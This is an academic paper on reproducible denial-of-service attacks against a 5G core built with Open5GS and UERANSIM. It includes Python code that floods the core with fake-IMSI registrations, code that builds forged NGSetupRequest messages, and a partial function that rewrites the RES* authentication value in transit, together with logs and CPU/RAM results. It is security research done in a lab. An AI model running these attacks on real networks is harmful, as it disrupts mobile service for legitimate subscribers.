The ISC Int'l Journal of Information Security
ISeCure

October 2025, Volume 17, Number 3 (pp. 1–11)
http://www.isecure-journal.org

Presented at the ISCISC'2025 in Tehran, Iran.

5G Attacks: Realistic Scenarios and Simulations Using Open5GS **

Mahdi Jeyhoon [1], and Maryam Rajabzadeh Asaar [1,*]
[1] *Department of Electrical Engineering, SR.C., Islamic Azad University, Tehran, Iran.*

ARTICLE INFO.

Keywords:
5G Security, Denial of Service (DoS), Open5GS, Scenario-Based Testing, Simulation

Type:

doi:

ABSTRACT

The evolution of fifth-generation cellular networks (5G) brings unprecedented improvements in speed, latency, and scalability, but also introduces significant new security challenges. While earlier studies have primarily focused on performance benchmarking or examined isolated vulnerabilities, there remains a lack of comprehensive, reproducible security evaluations of 5G core networks. This paper presents a scenario-based simulation study of three distinct denial-of-service (DoS) attacks targeting critical components of the 5G control plane. Using open-source tools such as Open5GS and UERANSIM, we demonstrate: (1) large-scale registration flooding that overloads both the next-generation NodeB (gNB) and the Access and Mobility Management Function (AMF); (2) AMF resource exhaustion through massive `NGSetupRequest` messages; and (3) tampering with a security-related parameter in the User Equipment (UE) registration process to disrupt authentication. The evaluation quantifies the impacts of Central Processing Unit (CPU) and Random Access Memory (RAM) under these attacks, showing that even commodity hardware testbeds can reveal critical vulnerabilities. Moreover, analysis of the logs collected during the attacks confirms the successful execution of each attack scenario. The findings highlight how scenario-based simulations effectively explore various 5G attack surfaces and underscore the necessity for targeted defense mechanisms to enhance the resilience of next-generation mobile networks.

1 Introduction

The advent of 5G marks a radical transformation in global communication infrastructure. With promised data rates exceeding 10 Gbps, latency below 1 millisecond, and support for up to one million devices per square kilometre, 5G enables novel paradigms such as ultra-reliable low-latency communications (URLLC), massive machine-type communications (mMTC), and enhanced mobile broadband (eMBB) [1].

Achieving these performance targets has necessitated a complete architectural redesign of the mobile core. The 3rd Generation Partnership Project (3GPP)

* Corresponding author.
**The ISCISC'2025 program committee effort is highly acknowledged for reviewing this paper.
Email addresses: `m.jeyhoon@iau.ac.ir`, `m.r.asaar@iau.ac.ir`
ISSN: 2008-2045

defined 5G System (5GS), which introduces a Service-Based Architecture (SBA). In this core, network functions—such as the AMF, Session Management Function (SMF), User Plane Function (UPF), and Authentication Server Function (AUSF)—register with and discover each other via the Network Repository Function (NRF). However, the actual service communication between NFs is carried out through the Service Communication Proxy (SCP) using RESTful APIs [2].

While this architecture facilitates flexibility and scalability, it also introduces new security vulnerabilities. The increased number of network functions and their dynamic interactions expand the attack surface, potentially enabling adversaries to exploit the session control procedures, authentication mechanisms, and traffic forwarding paths [3]. Prior research has demonstrated that improper configuration or implementation of key protocols—such as the Packet Forwarding Control Protocol (PFCP) and Non-Access Stratum (NAS)—can be leveraged to perform session hijacking, packet injection, or DoS attacks targeting both the control and user planes [4].

Due to the high complexity of 5GS, particularly their control signaling mechanisms and dynamic behavior, accurate simulation of 5G networks poses a significant challenge. Commercial solutions are often costly, closed-source, and limited in flexibility, making them suboptimal for academic research or adversarial scenario analysis. In contrast, open-source platforms offer transparency, extensibility, and adaptability, facilitating the development of lightweight testbeds for experimentation [5–7].

Among such tools, Open5GS [8] provides a full open-source implementation of the 5G core network, supporting key functions (AMF, SMF, UPF, etc.) in compliance with 3GPP specifications. It can be integrated seamlessly with UERANSIM [9], which emulates gNBs and UEs by implementing NGAP and NAS protocols, thereby enabling complete registration, session establishment, and mobility procedures [10, 11]. For network security testing and custom packet generation, Scapy [12, 13] serves as a flexible Python-based tool capable of crafting, modifying, and injecting packets across multiple layers of the network stack.

The combination of these tools enables the construction of end-to-end 5G security testbeds in containerized or virtualized environments. Consequently, leveraging open-source tools is becoming indispensable for advancing research and building resilient, secure 5G infrastructure. This article utilises these tools to simulate realistic 5G attacks and evaluate vulnerabilities within the 5G infrastructure.

In this paper, three simulation scenarios are presented and implemented using open-source tools, all focusing on DoS attacks targeting various components of the 5G network. Each scenario presents unique characteristics and technical innovations, offering diverse perspectives on architectural vulnerabilities within 5G systems.

The paper is organised as follows: Section 2 reviews related work. Section 3 provides background on 5G architecture. Section 4 presents the attack scenarios, simulation methodology, and results. Finally, Section 5 concludes the paper.

2 Related Work

Numerous studies have analysed security threats at various layers of the 5G architecture; however, many remain theoretical or lack practical and structured implementations of attacks on real platforms like Open5GS. Dolente *et al.* [14] investigated vulnerabilities in Open5GS and OpenAirInterface implementations, reporting issues such as information disclosure through insecure APIs and configuration weaknesses. However, their study did not focus on control-plane attacks such as flooding NAS or NGAP messages, nor did it provide practical implementations of these types of attacks. IN Giambartolomei *et al.* [15] evaluated security threats in Open5GS management and APIs using the STRIDE model, and identified weaknesses in session management and authentication.

Koutsos *et al.* [16] performed a formal analysis of the 5G Authentication and Key Agreement (5G-AKA) authentication protocol, revealing that the RES^* parameter could be transmitted before encryption activation, enabling Man-In-The-Middle (MITM) attacks. Although their analysis is valuable, they did not implement such an attack in a real environment. A key relevant work is the 5Greplay framework introduced by Salazar *et al.* [3]. It is an open-source 5G traffic fuzzing tool capable of replaying and mutating NGAP and NAS packets from PCAP files or live traffic. Despite supporting high replay rates (up to 9.56 Gbps), 5Greplay focuses on random fuzzing to find unexpected errors.

Another relevant study is presented by Cui *et al.* [17], which investigates security vulnerabilities resulting from improper handling of 5G security contexts on the UE and Universal Subscriber Identity Module (USIM) sides. Their analysis highlights potential flaws in context storage and re-synchronisation mechanisms that could lead to authentication bypass or replay attacks. However, their work remains theoretical and does not provide a practical implementation for the real-time manipulation of NAS authentication messages. Additionally, the formal reassess-

ment of the 5G Authentication and Key Agreement Protocol for Forward Secrecy (5G-AKA-FS) protocol by the authors of [18] proposes enhancements to the 5G authentication protocol by incorporating forward secrecy. Their approach focuses on protocol-level improvements and formal verification of the enhanced scheme. Nonetheless, it does not provide practical manipulation of NAS-layer messages or delve into the handling or modification of the RES* field in operational environments.

Several recent studies analysed the performance and vulnerabilities of open-source 5G cores. Menin *et al.* [19] conducted an explainable performance analysis of 5G core implementations using observability and telemetry tools. Their study identified bottlenecks in both control- and user-plane functions, but did not evaluate adversarial scenarios or security attacks.

Similarly, Mukute *et al.* [20] benchmarked three widely used 5G core platforms—OpenAirInterface, Open5GS, and Free5GC—through macro- and micro-level experiments. They measured registration delay, signalling overhead, and system call latency, providing a comprehensive comparison of core performance. However, their analysis remained performance-focused and did not consider DoS or other security threats.

In contrast, Moheddine *et al.* [21] highlighted that NGAP-targeted attack simulations remain very limited. Their work focused on specific NGAP vulnerabilities, such as plaintext exchange of identifiers, lack of strong gNB authentication, and absence of message integrity checks. They implemented multiple DoS attacks, most notably by injecting forged `UEContextReleaseRequest` messages, which led to the disconnection of legitimate UEs from the network.

Table 1 summarises recent studies and highlights their differences compared to this work.

Building on these observations, this study presents three novel and practical attack scenarios simulated with Open5GS and UERANSIM, targeting AMF, gNB, and UEs. A brief overview follows:

- **DoS attack via fake UEs:** In this scenario, a large number of registration requests are generated using different IMSIs from non-existent UEs. First, the gNB must configure a new Radio Resource Control (RRC) connection for each UE, and then the registration requests must be checked by the AMF to determine whether they are valid or not. Both the gNB and the AMF must process these requests. IMSIs are used because they can be easily changed, which increases the processing overhead on both the gNB and the AMF.
- **DoS attack using fake NGSetupRequest messages:** In this scenario, a forged gNB generates a large volume of NGSetupRequest messages with a protocol-compliant structure, disrupting the AMF's ability to manage connections from legitimate gNBs. The core idea is to use syntactically correct messages, since those with invalid formats are immediately discarded by the NGAP layer and do not significantly affect system resources. Furthermore, it is assumed that authentication mechanisms are enabled in the AMF to reflect a more realistic environment. Otherwise, an attacker could impersonate a legitimate gNB, leading the AMF to accept malicious messages and potentially enabling MITM attacks between the UE and the AMF.
- **DoS attack during the authentication process:** This scenario presents a creative approach to exploiting a security parameter in a previously under-explored context. Specifically, the RES* parameter—used for user authentication—is manipulated to launch an attack that prevents legitimate users from successfully registering. Since this parameter is transmitted before encryption is enabled in the 5G-AKA protocol, it is vulnerable to interception and modification of NAS messages. The attack is simulated using NFQUEUE and Scapy, and the results demonstrate that altering the RES* value effectively blocks authorised users from completing the registration process.

The proposed attack is fully implemented in a real-world test environment consisting of Open5GS (version 7.2.5) [8] and UERANSIM (version 3.2.7) [9]. Its impact on system resources—including CPU and RAM—is quantitatively assessed. Unlike previous studies, which primarily focused on theoretical threat modelling, this work demonstrates a hands-on implementation using authentic, protocol-compliant messages aligned with official 3GPP procedures. This experimental approach significantly enhances the real-world relevance and practical contribution of the research.

It should be noted that our experiments were conducted on commodity hardware with standard CPU and memory resources. While this does not fully reflect carrier-grade 5G deployments, such a setup has been widely adopted in prior research [19, 20] and is sufficient to demonstrate the feasibility and reproducibility of the studied DoS scenarios. Future work will extend these experiments to high-performance and distributed environments to better approximate operator-scale infrastructures.

Table 1. Comparison of related works

Study	Focus	Platform	Methodology	Attack Scenarios
Menin *et al.* (2025)	Performance & observability	Open5GS, Free5GC	Experimental benchmarking	None
Mukute *et al.* (2024)	Control-plane benchmarking	Open5GS, Free5GC, OAI	Macro- & micro-benchmarks	None
Moheddine *et al.* (2025)	NGAP-specific DoS attacks	Open5GS	Practical attack injection	Multiple NGAP DoS (e.g., UEContextReleaseRequest)
This Work	DoS on UE, gNB and Core	Open5GS	Practical adversarial scenarios	UE flooding, NGSetup overload, NAS tampering

3 Background on 5G System and Architecture

5G networks utilise a *service-based architecture* (SBA), allowing the core network to be composed of modular network functions (NFs), each responsible for distinct control-plane operations [2, 22]. Among these, the AMF plays a central role. It handles tasks such as UE registration, connection management, mobility tracking, and authentication [23].

The communication between the gNB and the AMF is established using the Stream Control Transmission Protocol (SCTP), typically over port 38512. SCTP provides reliable, message-oriented data transmission, and is particularly suited for signaling in telecom systems. On top of SCTP, the Next Generation Application Protocol (NGAP) manages control signalling between gNB and AMF, enabling procedures like registration, session setup, and handover management [2].

The International Mobile Subscriber Identity (IMSI) serves as a globally unique identifier assigned to each mobile subscriber. It is used extensively in the authentication and registration procedures of the 5G core network [2].

To analyze the signalling process, a PCAP trace was captured using `tcpdump` [24] on port 38512. The trace contains NGAP messages exchanged between the gNB and the AMF, revealing detailed steps, including SCTP setup, UE registration, authentication procedures, identity allocation, and session management.

The first NGAP control-plane message, `NGSetupRequest`, is sent by the gNB to the AMF to initiate its registration with the 5G core. This message includes:

- **Global RAN Node ID**: A unique identifier consisting of the PLMN ID and the gNB ID.
- **RAN Node Name**: The logical name of the gNB used for OAM (Operations, Administration, and Maintenance) purposes.
- **Supported TA List**: The list of Tracking Areas served by the gNB.
- **Default Paging DRX**: The periodic interval at which UEs wake up to listen for paging messages.

Figure 1 shows the Wireshark [25] output of the complete connection procedure between the UE and the AMF in a PCAP file captured using the `tcpdump` tool on port 38512. This file contains signalling messages exchanged between the gNB and the AMF via the NGAP protocol, illustrating various stages such as SCTP connection establishment, initial connection messages, authentication, identity allocation, and session management. Furthermore, Figure 2 displays the detailed contents of the NGSetupRequest message within the PCAP capture.



Figure 1. Complete signaling flow between UE, gNB, and AMF captured on port 38512.



Figure 2. Wireshark output of the NGSetupRequest message.

4 Scenario Implementation

In this section, three realistic attack scenarios are simulated. For each scenario, a detailed description is provided along with the simulation methodology, configuration setup, and validation steps. At the end of each scenario, the outcomes are analysed and the results are evaluated. The simulations are conducted using Open5GS for the 5G core network and UERANSIM for the UE and gNB components.

4.1 Scenario 1: DoS Attack Based on Mass Registration Requests from Similar Users with Different IMSIs

4.1.1 Description:

In this scenario, a large number of registration requests are simultaneously sent by the attacker to the AMF. Since each request must be processed and validated by both the AMF and the gNB, significant consumption of system resources such as CPU and RAM occurs. As a result, the AMF and gNB become unable to handle new incoming requests, ultimately leading to service disruption.

The main idea of this attack is to generate fake registration requests using invalid IMSIs. Figure 3 shows an overview of this scenario.



Figure 3. Illustration of bulk registration attempts by an attacker using different IMSIs to simulate multiple users.

4.1.2 Simulation Methodology:

To simulate this scenario, three separate virtual machines (VMs) were utilised. The first VM hosted the 5G core network using Open5GS. The second VM emulated the Radio Access Network (RAN) via UERANSIM. The third VM was also configured with UERANSIM to simulate multiple UEs simultaneously.

Multiple UE instances were generated by configuring the `UE.yaml` file provided by UERANSIM, as demonstrated in Figure 4.

Using the Python script shown in Figure 5, a unique IMSI is generated for each UE and replaced

```
# IMSI number of the UE. IMSI = [MCC|MNC|MSISDN] (In total 15 digits)
supi: 'imsi-999700000000001'
# Mobile Country Code value of HPLMN
mcc: '999'
# Mobile Network Code value of HPLMN (2 or 3 digits)
mnc: '70'
# SUCI Protection Scheme : 0 for Null-scheme, 1 for Profile A and 2 for Profile B
protectionScheme: 0
# Home Network Public Key for protecting with SUCI Profile A
homeNetworkPublicKey: '5a8d38864820197c3394b92613b20b9'
'1633cbd897119273bf8e4a6f4eec0a650'
# Home Network Public Key ID for protecting with SUCI Profile A
homeNetworkPublicKeyId: 1
# Routing Indicator
routingIndicator: '0000'

# Permanent subscription key
key: '465B5CE8B199B49FAA5F0A2EE238A6BC'
# Operator code (OP or OPC) of the UE
op: 'E8ED289DEBA952E4283B54E88E6183CA'
# This value specifies the OP type and it can be either 'OP' or 'OPC'
opType: 'OPC'
# Authentication Management Field (AMF) value
amf: '8000'
# IMEI number of the device. It is used if no SUPI is provided
imei: '356938035643803'
# IMEISV number of the device. It is used if no SUPI and IMEI is provided
imeiSv: '4370816125816151'
```

Figure 4. Sample `UE.yaml` file used to create multiple similar user instances.

in the `UE.yaml` file. Afterwards, a new UE instance is launched using the command `../build/nr-ue -c ue_file`.

```
def create_and_run_ue(ue_id):
    # Unique IMSI for each UE
    imsi = f"imsi-999700000000{ue_id:03d}"

    # Create a configuration file for the new UE
    ue_file = f"ue_{ue_id}.yaml"
    with open(UE_TEMPLATE, 'r') as template_file:
    template_content = template_file.read()

    # Replace the IMSI in the template file
    template_content = template_content.replace("supi: 'imsi-999700000000001'", f"supi: '{imsi}'")

    with open(ue_file, 'w') as new_ue_file:
    new_ue_file.write(template_content)

    # Set the path for the log file
    log_file = os.path.join(LOG_DIR, f"ue_log_{ue_id}.txt")

    # Run the UERANSIM command for each UE concurrently
    try:
    print(f"[+] Starting UE {imsi}...")
    subprocess.Popen(['../build/nr-ue', '-c', ue_file],
          stdout=open(log_file, 'w'),
          stderr=subprocess.STDOUT)
    except Exception as e:
    print(f"[-] Error while starting UE {imsi}: {e}")
```

Figure 5. Python script for generating unique IMSIs and launching UERANSIM instances for each UE.

A large number of similar UEs were created, each assigned a unique IMSI, and all of them simultaneously sent registration requests to the AMF. Figure 6 illustrates the execution of the Python script, where new UEs are instantiated with different IMSI values.

```
mahdi@mahdi:~/ueransim/UERANSIM/config$ sudo python3 UE_Flooding.py
[+] Starting UE imsi-999700000000001...
[+] Starting UE imsi-999700000000002...
[+] Starting UE imsi-999700000000003...
[+] Starting UE imsi-999700000000004...
[+] Starting UE imsi-999700000000005...
[+] Starting UE imsi-999700000000006...
[+] Starting UE imsi-999700000000007...
[+] Starting UE imsi-999700000000008...
[+] Starting UE imsi-999700000000009...
[+] Starting UE imsi-999700000000010...
[+] Starting UE imsi-999700000000011...
[+] Starting UE imsi-999700000000012...
[+] Starting UE imsi-999700000000013...
[+] Starting UE imsi-999700000000014...
[+] Starting UE imsi-999700000000015...
[+] Starting UE imsi-999700000000016...
[+] Starting UE imsi-999700000000017...
[+] Starting UE imsi-999700000000018...
[+] Starting UE imsi-999700000000019...
[+] Starting UE imsi-999700000000020...
```

Figure 6. Execution of the Python script for creating similar UEs with different IMSI values.

4.1.3 Analysis and Result Evaluation:

Figure 7 presents the gNB log, showing that for each new IMSI, the gNB must configure a new RRC instance. This configuration involves allocating Medium Access Control (MAC) resources, memory for RRC processing, and maintaining context between the RRC and NAS layers. Such repeated initialisation leads to exhaustion of processing resources and memory at the gNB, eventually resulting in service degradation or complete interruption.

```
[sctp] [info] Trying to establish SCTP connection ... (192.168.38.145:38412)
[sctp] [info] SCTP connection established (192.168.38.145:38412)
[sctp] [debug] SCTP association setup ascId[3]
[ngap] [debug] Sending NG Setup Request
[ngap] [debug] NG Setup Response received
[ngap] [info] NG Setup procedure is successful
[rrc] [debug] UE[1] new signal detected
[rrc] [debug] UE[2] new signal detected
[rrc] [debug] UE[3] new signal detected
[rrc] [debug] UE[4] new signal detected
[rrc] [debug] UE[5] new signal detected
[rrc] [debug] UE[6] new signal detected
[rrc] [debug] UE[7] new signal detected
```

Figure 7. Log output related to the gNB.

Figure 8 shows the log output from the AMF. Since each UE request is complete and properly formatted, the AMF proceeds to validate whether the user is authorised or not. This processing consumes significant computational and memory resources, eventually leading to performance degradation or service disruption. The root cause of this vulnerability lies in the lack of robust IMSI authentication mechanisms and insufficient filtering of fraudulent traffic.

```
INFO: Registration request (../src/amf/gmm-sm.c:1323)
INFO: [suci-0-999-70-0000-0-0-0000000004]    SUCI (../src/amf/gmm-handler.c:174)
INFO: [1e229eca-2e31-41f0-aaa2-7f57ee7b2e8f] Setup NF Instance [type:AUSF] (../lib/sbi/path.c:307)
INFO: [1e9d1d80-2e31-41f0-8b8b-a18c5148e376] Setup NF Instance [type:UDM] (../lib/sbi/path.c:307)
WARNING: [suci-0-999-70-0000-0-0-0000000004] Cannot find SUCI [404] (../src/amf/gmm-sm.c:1906)
WARNING: [suci-0-999-70-0000-0-0-0000000004] Registration reject [11] (../src/amf/nas-path.c:211)
WARNING: [(null)] Failure in transaction; no context restoration. (../src/amf/gmm-sm.c:1917)
```

Figure 8. AMF log generated from high-volume UE registration requests.

Table 2 presents the evaluation metrics for this attack scenario, including the percentage of CPU and RAM usage observed over 2 minutes for 400 similar users with different IMSIs. The virtual machine hosting the gNB was configured with 8 Gigabytes (GB) of RAM, while the AMF virtual machine had 16 GB of RAM. Figure 9 illustrates the variation in RAM and CPU utilisation percentages for the gNB during the test duration.

Table 2. CPU and RAM utilization percentages before and after the attack over 2 minutes.

Component	Metric	Before (%)	After (%)
AMF	RAM	0.4	0.8
	CPU	0.1	2.0
gNB	RAM	0.1	1.5
	CPU	0.1	13.6



Figure 9. Percentage changes in RAM and CPU utilization on the gNB during the attack scenario.

4.2 Scenario 2: DoS Against AMF Through the Transmission of a Large Volume of Fake NGAP Setup Request Messages

4.2.1 Description:

In this scenario, the attacker initiates a fake gNB that sends a large number of `NGAP Setup Request` (NGSetupRequest) messages to the AMF. These messages are protocol-compliant in format but contain forged information in a list of Globally Unique AMF Identifiers (GUAMIs), Each represents an AMF entity that the gNB is authorised to connect to and serve (servedGUAMIList). The AMF utilises this list to authenticate the gNB and to verify its compatibility with the logical network configuration. According to 3GPP standards, the AMF processes such messages, leading to the consumption of CPU and RAM resources. Due to the high volume of requests, the AMF's resources become saturated, resulting in degraded performance and failure to respond to legitimate gNBs properly.

The core idea of this attack is to exploit syntactically correct NGSetupRequest messages with falsified content to overload the AMF. Messages with invalid

formats are immediately discarded by the NGAP layer and do not significantly impact resource usage. Additionally, it is assumed that strong authentication mechanisms are enabled on the AMF; otherwise, an attacker could impersonate a legitimate gNB, causing the AMF to accept malicious messages and enabling attacks such as MITM between the UE and the AMF.

Figure 10 illustrates an overview of this attack scenario.



Figure 10. Overview of the AMF Denial-of-Service attack using NGSetupRequest messages.

4.2.2 Simulation Methodology:

To simulate the proposed scenario, two separate virtual machines were utilised. The first virtual machine was used to emulate the 5G core network, while the second acted as a fake gNB (attacker).

Using the Scapy library in Python, the NGSetupRequest message, which is the initial message of the NGAP protocol and operates over the SCTP transport layer in 5G networks, was manually crafted. It should be noted that Scapy does not natively support the NGAP protocol; therefore, the message structure had to be defined manually using Abstract Syntax Notation One (ASN.1) format, the international standard for defining and encoding data structures in networking and telecommunication protocols, according to 3GPP specifications for 5G networks.

To achieve this, the `ASN1tools` library was employed, which allows for generating and parsing ASN.1-based structures. Figure 11, illustrates a sample Python function used to construct the NGSetupRequest message. To create a forged message, the field servedGUAMIList was manipulated.

```
# ---- NGSetupRequest ----
    def build_ngsetup_request(mcc='999', mnc='70'):
    mcc = mcc.zfill(3)
    mnc = mnc.zfill(3)

    # PLMN Identity in BCD format
    plmn_identity = bytes([
    int(mcc[1] + mcc[0], 16),
    int(mnc[2] + mcc[2], 16),
    int(mnc[1] + mnc[0], 16)
    ])

    ngap_pdu = ('initiatingMessage', {
        'procedureCode': 21,
        'criticality': 'reject',
        'value': ('ngSetupRequest', {
            'amfName': 'AMF',
            'servedGUAMIList': [{
                'plmnIdentity': plmn_identity,
                'amfRegionID': b'\x01',
                'amfSetID': (b'\x02\x80', 10),  # BIT
                    STRING
                'amfPointer': (b'\x28', 6)
            }],
            'relativeAMFCapacity': 255,
            'plmnSupportList': [{
                'plmnIdentity': plmn_identity,
                'sliceSupportList': [{
                    'sNSSAI': {
                        'sST': b'\x01',
                        'sD': b'\x01\x02\x03'
                    }
                }]
            }]
        })
    })

    encoded = ngap.encode('NGAP-PDU', ngap_pdu)
    return encoded
```

Figure 11. Python code to generate NGSetupRequest messages with fake servedGUAMIList values.

Following the generation of fake NGSetupRequest messages, a high volume of such messages is transmitted to the AMF to launch the Denial-of-Service attack. Remarkably, the attack can be executed without compromising NAS-level encryption or authentication mechanisms, relying solely on basic network configuration knowledge.

4.2.3 Analysis and Result Evaluation:

As shown in Figure 12, the AMF log illustrates the system's behaviour upon receiving a large volume of fake NGSetupRequest messages. For each received message, the AMF attempts to process the request and ultimately responds with `"connection refused"`, indicating the invalidity of the SCTP packets. The validation and handling of such a high number of requests lead to significant consumption of system resources, particularly RAM and CPU.

```
INFO: gNB-N2 accepted[192.168.38.135]:38854 in ng-path module (../src/amf/ngap-sctp.c:113)
INFO: gNB-N2 accepted[192.168.38.135] in master_sm module (../src/amf/amf-sm.c:813)
INFO: [Added] Number of gNBs is now 33 (../src/amf/context.c:1273)
INFO: gNB-N2[192.168.38.135] connection refused!!! (../src/amf/amf-sm.c:873)
INFO: [Removed] Number of gNBs is now 32 (../src/amf/context.c:1301)
```

Figure 12. AMF log of the Denial-of-Service attack using fake NGAP Setup Request messages.

Figure 13 shows the CPU and RAM usage percentage of the AMF during the transmission of 100 NGSetupRequest messages over an 8 second. Both the attacker's and the AMF's virtual machines had 8 GB of RAM.



Figure 13. CPU and RAM usage percentage during the DoS attack.

4.3 Exploiting the RES* Parameter in an MITM Attack in 5G Networks

In this scenario, the attacker targets the Response value during the 5G-AKA authentication process (RES*). The RES* is a critical authentication parameter generated by the UE and validated by the AUSF. If not properly protected or validated, this value can be intercepted or manipulated, leading to denial of authentication for the legitimate user. However, the attacker cannot impersonate the subscriber because it does not possess the long-term secret keys (Ki and OP/OPc) required to derive the ciphering and integrity keys. Therefore, the impact of such an attack is limited to service disruption rather than identity impersonation.

4.3.1 Description:

In this scenario, an MITM attack is introduced during the user registration process in a 5G network. The attacker positions themselves between the UE and the AMF, intercepting and potentially modifying authentication messages. In this process, the AMF, acting as the central signalling point, relays authentication messages between the UE and the other core network elements such as the AUSF and SEAF.

The novelty of this attack lies in the targeted exploitation of a security mechanisms defined in the standardised 5G architecture, originally designed to prevent replay and MITM attacks. In the 5G-AKA protocol, the RES* is generated by the UE and sent to the SEAF through the AMF before encryption is activated via the Security Mode Command. This allows the attacker to intercept or tamper with the authentication process at this early stage, potentially disrupting registration and denying access to legitimate users.

Figure 14 illustrates the overall concept of this attack scenario.



Figure 14. Overview of the MITM attack aiming to manipulate the value of `RES*`.

4.3.2 Simulation Methodology:

Three separate virtual machines were used for this simulation. The first machine acts as the UE, the second one simulates the gNB and also serves as the attacker placed in the communication path between the UE and the 5G core. The third machine emulates the 5G core network. This structural separation allows precise traffic control, execution of the attack, and detailed security analysis.

The realisation of this scenario requires a malicious node positioned within the communication path between the UE and the 5G core, capable of acting as an MITM by intercepting and modifying traffic. This node is not necessarily a fake gNB; it could be any node capable of positioning itself between the UE and the 5G network. In the simulation environment, a software-based method was used instead of real hardware.

To implement the malicious node, we employed `NetfilterQueue`, a component of the Linux firewall system (`iptables`), which allows selected packets to be diverted from kernel space to user space for inspection. This redirection enables user-space applications to receive, analyse, modify, or drop packets before returning them to the kernel for further routing. In our simulation, this process is carried out using the Python library `python-netfilterqueue`, which provides a bridge between NetfilterQueue and Python applications, enabling quick development of custom logics such as packet modification, logging, or filtering.

In 5G networks, authentication between the UE and the core is performed via 5G-AKA protocol—an enhanced version of the AKA used in previous generations. One of the key components in this process is the RES* value, generated by the UE to prove its identity. After receiving the challenge parameters (RAND and AUTN) from the network, the UE calculates the RES using a pre-shared key and prede-

fined algorithms. It then derives RES* by combining RES with the Serving Network ID and other parameters using a cryptographic function defined in the 3GPP standard. This value is then sent to the SEAF. The network compares this value with XRES*, which was previously generated at the authentication centre. The use of RES* ensures secure identity verification in the distributed 5G architecture and strengthens resistance against replay and MITM attacks.

According to the 3GPP TS 24.501 specification, the location of the RES* field within NAS messages can be identified using `IEI = 0x2D` and `MsgType = 0x57`. This accurate field identification has enabled a realistic and practical simulation of the attack scenario. Figure 15 illustrates the position of RES* in the Authentication Response message.



Figure 15. RES* position in the Authentication Response message.

The function code that detects and modifies the RES* value in the NAS message is shown in Figure 16.

```
def scan_and_change(buf: bytes, new_hex: str | None):
    data, found, changed = bytearray(buf), [], False
    i = 0
    while i + 5 < len(data):
        if data[i] == EPD_5GMM and data[i+2] ==
            AUTH_RESP_MT:
            j = i + 3
            while j + 1 < len(data):
                if data[j] == IEI_RES:
                    res_len = data[j+1]
                    start, end = j+2, j+2+res_len
                    if end > len(data): break
                    val = bytes(data[start:end])
                    found.append(hexlify(val).decode())
